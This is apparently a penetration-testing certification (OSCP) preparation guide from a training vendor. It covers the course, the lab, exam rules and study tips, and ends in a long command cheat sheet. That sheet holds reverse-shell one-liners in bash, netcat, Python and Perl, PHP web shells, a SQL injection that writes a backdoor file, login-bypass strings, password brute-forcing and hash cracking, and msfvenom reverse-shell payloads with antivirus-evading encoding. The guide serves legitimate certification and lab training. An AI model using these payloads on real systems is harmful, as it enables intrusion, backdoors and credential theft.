INFOSECTRAIN

OSCP

Preparation Guide

Phone : +91-97736-67874
Email : sales@infosectrain.com
Web : www.infosectrain.com

INFOSECTRAIN


OSCP Preparation Guide

- What is the offensive Security Certified Professional (OSCP)
- Course Prerequisites
- Overview of the Course
- Lab Environment
- Exam
- Exam Preparation
- Tips when you are taking the OSCP Exam
- Resources and Websites recommended.

What is OSCP ?

The Offensive Security Certified Professional is one of the most technical and most challenging certifications for information security professionals

In order to become certified you must complete the Penetration Testing with Kali Linux (PwK) course and pass a "24 hour" hands-on exam and you have 24 hours to write a report.



Information Security Professionals who pass the exam and have obtained their OSCP can research the network (information gathering), identify any vulnerabilities, and successfully execute attacks.

Course Prerequisites

Before you decide to register for the course you need to have some experience in the following areas:

1.TCP/IP Networking Fundamentals

- TCP/IP addressing and Subnetting
- Understanding how network Traffic is sent & received
- Types of protocols and services running on them.

2.Programming Languages

- Bash
- Python
- Perl
- Ruby

3. Operating Systems Knowledge

- Linux (x86, 64-bit)
- Windows (x86, 64-bit)

4.Note Taking

Documentation is an important key when you are going through this course!

Note Taking Tools:

- Cherry Tree

- Microsoft OneNote
- KeepNote


Overview of course

- Passive Information Gathering
- Active Information Gathering
- Vulnerability Scanning
- Buffer Overflow
  - ✓ Win32 Buffer Overflow Exploitation
  - ✓ Linux Buffer Overflow Exploitation
- Working with Exploits
- Privilege Escalation
- File Transfers
- Client-Side Attacks
- Web Application Attacks
- Password Attacks
- Port Redirection and Tunneling
- The Metasploit Framework
- Bypassing Antivirus Software

Detailed Course Syllabus: https://www.offensive-security.com/documentation/penetration-testing-with-kali.pdf

Lab Environment

- ❖ You will be provided a VPN connection pack to access the lab.
- ✓ The lab is broken into four networks:
  - Student Labs (Public Network)
  - IT Department
  - Development Network
  - Administrative Network



Recommended Lab Setup

- VMware Workstation or VMware Player
- Recommended Virtual Machines:
  - ✓ Kali Linux
  - ✓ If you want to play with the custom image that is made for the course, you can find it here: https://images.offensive-security.com/pwk-kali-vm.7z
- Windows 7 32bit/64bit
- Software: Immunity Debugger for Windows 32bit/64bit

Tips when you are inside PWK network

- Enumerate Enumerate Enumerate!
- Understand the purpose of the system
- Document **EVERYTHING!**
- Track your hours
- Do NOT skip the lab exercises
- Use the reverts

The exam

- You will have a total of **23 hours and 45 mins** for the exam.
- You will be **proctored** during your exam. Webcam and screen sharing software are required.
- The exam will consist of **5 target systems** that are vulnerable and can be compromised.

You will need a minimum of 70 points or higher to pass.

- If you believe you have enough points you will have another 24 hours to write your report.
- An extra 5 points will be given if you are able to complete the lab report and the course exercises

Exam Restrictions

You cannot use any of the following on the exam:

- Spoofing (IP, ARP, DNS, NBNS, etc)
- Commercial tools or services (Metasploit Pro, Burp Pro, etc.)
- Automatic exploitation tools (e.g, browser_autopwn, SQLmap, SQLninja, jsql etc.)
- Mass vulnerability scanners (e.g. Nessus, NeXpose, OpenVAS, Core Impact, SAINT, etc.)

Preparing for the Exam

When you feel that you are comfortable to take the exam, schedule it three to four weeks in advance

Once you book a time slot to take your exam you should start thinking about the following:

- Complete the lab report and class exercises to get the extra 5 points.
- Read the guideline requirements before you take your exam.
- Have an area or space that you will not be distracted in when you take your exam.
- Do not forget to eat and drink.
- Prepare your cheat sheets, notes, tools, and exploits.
- Make sure you have your system set up and ready for the exam. **SNAPSHOTS!**
- Start working on your exam report. Have a draft ready.

Hands on machines to Prepare for OSCP

OSCP-Like VMs on Vulnhub and Hackthebox:
http://tiny.cc/OSCP_PREP

Prepare for OSCP on HTB with IppSec:
https://www.youtube.com/channel/UCa6eh7gCkpPo5XXUDfygQQA

Resources to Prepare

Enumeration

Enumeration is the most important thing you can do, where you find yourself hitting a wall, 90% of the time it will be because you haven't done enough enumeration.

Below are commands which are helpful while you are in the lab:

Nmap

Quick TCP Scan

nmap -sC -sV -vv -oA quick target

Quick UDP Scan

nmap -sU -sV -vv -oA quick_udp target

Full TCP Scan

nmap -sC -sV -p- -vv -oA full target

Port knock

for x in 7000 8000 9000; do nmap -Pn --host_timeout 201 --max-retries 0 -p $x target; done

Web Scanning

Gobuster quick directory busting

gobuster -u target -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux

Gobuster search with file extension

gobuster -u target -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux -x .txt,.php

Nikto web server scan

nikto -h target

Wordpress scan

wpscan -u target/wp/

Port Checking

Netcat banner grab

nc -v target port

Telnet banner grab

telnet target port

SMB

SMB Vulnerability Scan

nmap -p 445 -vv --script=smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-ms17-010.nse target

SMB Users & Shares Scan

nmap -p 445 -vv --script=smb-enum-shares.nse,smb-enum-users.nse target

Enum4linux

enum4linux -a target

Null connect

rpcclient -U "" target

Connect to SMB share

smbclient //MOUNT/share

SNMP

SNMP enumeration

snmp-check target

Reverse Shells

Bash shell

bash -i >& /dev/tcp/target/4443 0>&1

Netcat Linux

nc -e /bin/sh target 4443

Netcat Windows

nc -e cmd.exe target 4443

Python

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("target",4443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

Perl

perl -e 'use Socket;$i="target";$p=4443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

Remote Desktop

Remote Desktop for windows with share and 85% screen

rdesktop -u username -p password -g 85% -r disk:share=/root/ target

PHP

PHP command injection from GET Request

<?php echo system($_GET["cmd"]);?>

#Alternative

<?php echo shell_exec($_GET["cmd"]);?>

Powershell

Non-interactive execute powershell file

powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File file.ps1

SSH Tunneling / Pivoting

shuttle

sshuttle -vvr user@target 10.1.1.0/24

Local port forwarding

ssh <gateway> -L <local port to listen>:<remote host>:<remote port>

Remote port forwarding

ssh <gateway> -R <remote port to bind>:<local host>:<local port>

Dynamic port forwarding

ssh -D <local proxy port> -p <remote port> <target>

Plink local port forwarding

plink -l root -pw pass -R 3389:<localhost>:3389 <remote host>

SQL Injection

sqlmap crawl

sqlmap -u http://target --crawl=1

sqlmap dump database

sqlmap -u http://target --dbms=mysql --dump

sqlmap shell

sqlmap -u http://target --dbms=mysql --os-shell

Upload php command injection file

union all select 1,2,3,4,"<?php echo shell_exec($_GET['cmd']);?>",6 into OUTFILE 'c:/inetpub/wwwroot/backdoor.php'

Load file

union all select
1,2,3,4,load_file("c:/windows/system32/drivers/etc/hosts"),6

Bypasses

' or 1=1 LIMIT 1 --

' or 1=1 LIMIT 1 -- -

' or 1=1 LIMIT 1#

'or 1#

' or 1=1 --

' or 1=1 -- -

Brute force

John the Ripper shadow file

$ unshadow passwd shadow > unshadow.db

$ john unshadow.db

 # Hashcat SHA512 6 shadow file

hashcat -m 1800 -a 0 hash.txt rockyou.txt --username

#Hashcat MD5 1 shadow file

hashcat -m 500 -a 0 hash.txt rockyou.txt --username

 # Hashcat MD5 Apache webdav file

hashcat -m 1600 -a 0 hash.txt rockyou.txt

 # Hashcat SHA1

hashcat -m 100 -a 0 hash.txt rockyou.txt --force

 # Hashcat Wordpress

hashcat -m 400 -a 0 --remove hash.txt rockyou.txt

RDP user with password list

ncrack -vv --user offsec -P passwords rdp://target

SSH user with password list

hydra -l user -P pass.txt -t 10 target ssh -s 22

FTP user with password list

medusa -h target -u user -P passwords.txt -M ftp

MSFVenom Payloads

 # PHP reverse shell

msfvenom -p php/meterpreter/reverse_tcp LHOST=target LPORT=4443 -f raw -o shell.php

 # Java WAR reverse shell

msfvenom -p java/shell_reverse_tcp LHOST=target LPORT=4443 -f war -o shell.war

 # Linux bind shell

msfvenom -p linux/x86/shell_bind_tcp LPORT=4443 -f c -b "\x00\x0a\x0d\x20" -e x86/shikata_ga_nai

 # Linux FreeBSD reverse shell

msfvenom -p bsd/x64/shell_reverse_tcp LHOST=target LPORT=4443 -f elf -o shell.elf

 # Linux C reverse shell

msfvenom -p linux/x86/shell_reverse_tcp LHOST=target LPORT=4443 -e x86/shikata_ga_nai -f c

 # Windows non staged reverse shell

msfvenom -p windows/shell_reverse_tcp LHOST=target LPORT=4443 -e x86/shikata_ga_nai -f exe -o non_staged.exe

 # Windows Staged (Meterpreter) reverse shell

msfvenom -p windows/meterpreter/reverse_tcp LHOST=target LPORT=4443 -e x86/shikata_ga_nai -f exe -o meterpreter.exe

 # Windows Python reverse shell

msfvenom -p windows/shell_reverse_tcp LHOST=target LPORT=4443 EXITFUNC=thread -f python -o shell.py

 # Windows ASP reverse shell

msfvenom -p windows/shell_reverse_tcp LHOST=target LPORT=4443 -f asp -e x86/shikata_ga_nai -o shell.asp

 # Windows ASPX reverse shell

msfvenom -f aspx -p windows/shell_reverse_tcp LHOST=target LPORT=4443 -e x86/shikata_ga_nai -o shell.aspx

 # Windows JavaScript reverse shell with nops

msfvenom -p windows/shell_reverse_tcp LHOST=target LPORT=4443 -f js_le -e generic/none -n 18

 # Windows Powershell reverse shell

msfvenom -p windows/shell_reverse_tcp LHOST=target LPORT=4443 -e x86/shikata_ga_nai -i 9 -f psh -o shell.ps1

 # Windows reverse shell excluding bad characters

msfvenom -p windows/shell_reverse_tcp -a x86 LHOST=target LPORT=4443 EXITFUNC=thread -f c -b "\x00\x04" -e x86/shikata_ga_nai

 # Windows x64 bit reverse shell

msfvenom -p windows/x64/shell_reverse_tcp LHOST=target LPORT=4443 -f exe -o shell.exe

 # Windows reverse shell embedded into plink

msfvenom -p windows/shell_reverse_tcp LHOST=target LPORT=4443 -f exe -e x86/shikata_ga_nai -i 9 -x /usr/share/windows-binaries/plink.exe -o shell_reverse_msf_encoded_embedded.exe

Interactive Shell

Upgrading to a fully interactive TTY using Python

Enter while in reverse shell

$ python -c 'import pty; pty.spawn("/bin/bash")'

Ctrl-Z

In Kali

$ stty raw -echo

$ fg

In reverse shell

$ reset

$ export SHELL=bash

$ export TERM=xterm-256color

$ stty rows <num> columns <cols>

File Transfers

HTTP

The most common file transfer method.

 # In Kali

python -m SimpleHTTPServer 80

 # In reverse shell - Linux

wget target/file

 # In reverse shell - Windows

powershell -c "(new-object System.Net.WebClient).DownloadFile('http://target/file.exe','C:\Users\user\Desktop\file.exe')"

FTP

This process can be mundane, a quick tip would be to be to name the filename as 'file' on your kali machine so that you don't have to re-write the script multiple names, you can then rename the file on windows.

 # In Kali

python -m pyftpdlib -p 21 -w

 # In reverse shell

echo open target > ftp.txt

echo USER anonymous >> ftp.txt

echo ftp >> ftp.txt

echo bin >> ftp.txt

echo GET file >> ftp.txt

echo bye >> ftp.txt

 # Execute

ftp -v -n -s:ftp.txt

TFTP

Generic.

In Kali

atftpd --daemon --port 69 /tftp

 # In reverse shell

tftp -i target GET nc.exe

Privilege Escalation:

g0tmi1k Linux Priv Esc

fuzzysecurity Windows Priv Esc

sploitspren Windows Priv Esc

togie6 Windows Priv Esc Guide

Kernel Exploits:

abatchy17's Windows Exploits

lucyoa's kernel exploits

Buffer Overflows:

CorleanSeries:

Part 1: https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

Part 2: https://www.corelan.be/index.php/2009/07/23/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-2/

Scripts:

LinuxPrivChecker

LinEnum

PowerUp